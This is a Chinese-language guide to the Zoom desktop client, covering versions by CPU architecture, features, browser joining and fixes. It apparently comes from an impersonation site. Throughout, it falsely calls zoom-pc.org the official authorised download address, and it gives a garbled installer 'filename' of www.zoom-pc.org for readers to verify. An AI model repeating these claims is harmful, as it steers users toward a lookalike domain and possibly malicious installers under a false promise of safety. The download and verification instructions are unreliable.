
Zoom电脑版不只用于开会,桌面端功能一次看清
zoom电脑版是安装在Windows、macOS或Linux上的桌面客户端,整合了会议、聊天、电话、白板4大核心功能模块,比网页版和手机版功能更全。2026年Zoom官方Windows下载页提供64-bit和ARM64两种安装包,需按CPU架构选择,骁龙笔记本选ARM64、M系列Mac选Apple Silicon版,装错会导致闪退或视频卡顿。免费账户单次群组会议上限40分钟,本地录制功能仅电脑版支持。

核心要点
- Windows版按芯片选,骁龙选ARM64,M系列Mac选Apple Silicon版
- 桌面端整合会议、聊天、电话、白板四大核心模块
- 免费账户单次群组会议上限40分钟,超时自动结束
- 本地录制、虚拟背景、双屏显示仅电脑版支持
- 只认官方授权zoom-pc.org/download,核对文件名www.zoom-pc.org
关键速览
- Windows 版提供 64-bit 和 ARM64 两种安装包,按芯片选
- 桌面端整合会议、聊天、电话、白板 4 大核心模块
- 免费账户单次群组会议上限 40 分钟
- 本地录制功能仅电脑版支持,手机版无法使用
- 网页版免安装,但缺少虚拟背景等高级功能
Zoom电脑版是什么?和网页版、手机版有什么区别?

Zoom电脑版是安装在Windows、macOS或Linux上的桌面客户端(desktop client,指下载到本地运行的程序),和网页版、手机版的最大区别在于功能最全:分组讨论、虚拟背景和多屏共享都靠它才能顺畅使用。2026年Zoom官方下载中心同时支持这三种系统。
| 功能 | 电脑版 | 网页版 | 手机版 |
|---|---|---|---|
| 屏幕共享 | 整屏+应用窗口 | 仅整屏 | 仅限屏幕 |
| 虚拟背景 | 支持 | 不支持 | 部分机型 |
| 分组讨论主持 | 支持 | 仅参与 | 仅参与 |
| 双屏显示 | 支持 | 不支持 | 不支持 |
从表中可见,分组讨论主持和双屏显示网页版、手机版都做不到,所以要主持会议或做培训,Zoom的建议是用电脑版。
Zoom电脑版支持哪些操作系统?Windows、Mac和ARM版怎么选?

Zoom电脑版支持Windows、macOS和Linux三大系统,选版本的关键是先看清自己CPU的架构(CPU指令集类型),选错会导致软件装不上或闪退。2026年Zoom官方Windows下载页同时提供64-bit和ARM64两种安装包,Mac端则分Apple Silicon和Intel两版。
骁龙笔记本属于ARM64架构
装成普通64-bit版会被迫走兼容模式,CPU占用升高、视频卡顿;M系列芯片的Mac若误装Intel包,也会靠Rosetta转译运行,启动更慢;Linux用户需先在下载页选对Linux Type和OS Architecture,否则安装包根本不匹配。拿不准架构时,zoom的建议是直接从官网自动识别系统的下载按钮进入,省去手动判断的风险。
如何从官网下载Zoom电脑版避免捆绑软件和病毒?
避免捆绑软件和病毒的唯一办法,是只认准官方授权地址zoom-pc.org/download,并核对文件名。2026年Zoom官方说明中,Windows版安装程序文件名为www.zoom-pc.org,文件名对不上就别运行。第三方下载站常把安装包塞进捆绑软件(偷装浏览器插件或垃圾工具),还有仿冒域名篡改安装包。
进一步核验数字签名(digital signature,确认软件来源真伪的加密凭证)的方法:
右键www.zoom-pc.org→属性→数字签名,签名者应为Zoom官方公司名。签名缺失或名字陌生,直接删掉重下。

Zoom电脑版有哪些核心功能?分步看懂入会与会议设置
Zoom电脑版核心功能按使用顺序分六步:登录、输入会议号入会、发起会议、音视频调试、屏幕共享、录制与安排。2026年Zoom官方说明桌面应用可更流畅地开始或加入会议,功能入口集中在主界面。
⚠️ 常见错误: 骁龙笔记本或M系列Mac装成普通64-bit/Intel版Zoom。原因芯片架构不匹配,会强制走兼容模式或Rosetta转译,导致CPU占用升高、视频卡顿、启动变慢。修复:到zoom-pc.org/download用自动识别按钮下载,骁龙选ARM64、M系列Mac选Apple Silicon版。
- 登录与入会:主界面点「加入」,输入9-11位会议号(Meeting ID)即可。
- 音视频调试:会前点左下角麦克风旁小箭头,测试扬声器与麦克风,避免进会无声。
- 屏幕共享与录制:底部「共享屏幕」支持多屏,录制文件默认存本地Documents/Zoom文件夹。
实操建议:会议安排用「Schedule」生成固定号,比每次临时发起更省时,参会者也能复用同一链接。

不想安装软件时如何用浏览器直接加入Zoom会议?
点击会议链接后,页面会先弹出打开Zoom电脑版客户端的提示;想跳过安装,往下找「从您的浏览器加入」(Join from Your Browser)这个灰色小字链接即可,无需注册账号就能参会,是临时参会最快的方式。这个入口默认藏在底部,如果没出现,先点一次「取消」弹窗,链接才会显示。
2026年Zoom官方下载中心虽然同时支持Windows、macOS和Linux客户端,但网页版对浏览器支持有差异,Chrome和Edge功能最全,Safari在屏幕共享和虚拟背景上常有限制。
适用场景:公司电脑禁装软件、临时借别人设备、或只需语音旁听。需要分组讨论或录制时,仍建议用Zoom电脑版。

Zoom电脑版装不上、打不开或登录失败怎么办?
装不上多半是安装包架构不对,2026年Zoom官方下载页Windows分64-bit和ARM64两种,选错CPU架构就装不上。打不开或闪退,先确认版本是否为官方当前的7.2.5;旧版和新系统冲突时直接重装最有效。
摄像头麦克风无声,几乎都是系统权限没开:
Windows到「设置→隐私→相机/麦克风」把Zoom允许项打开;Mac同理在「系统设置→隐私与安全性」勾选。登录卡住常因公司网络拦截,换手机热点或改用浏览器加入可绕过。

总结与下一步操作建议
按熟练度选路径:临时参会用浏览器,长期使用装客户端。核心只有三步,先对准CPU架构(2026年官方Windows页分64-bit和ARM64),只从zoom-pc.org/download下载,装完核对版本是否为7.2.5 (51704)。
新手:只偶尔开会,别装软件,点链接后选「从您的浏览器加入」即可。常用者:安装zoom电脑版,才能用分组讨论、虚拟背景和多屏共享。
下一步:打开zoom-pc.org/download,确认安装包文件名是www.zoom-pc.org再运行,文件名对不上就删掉重下。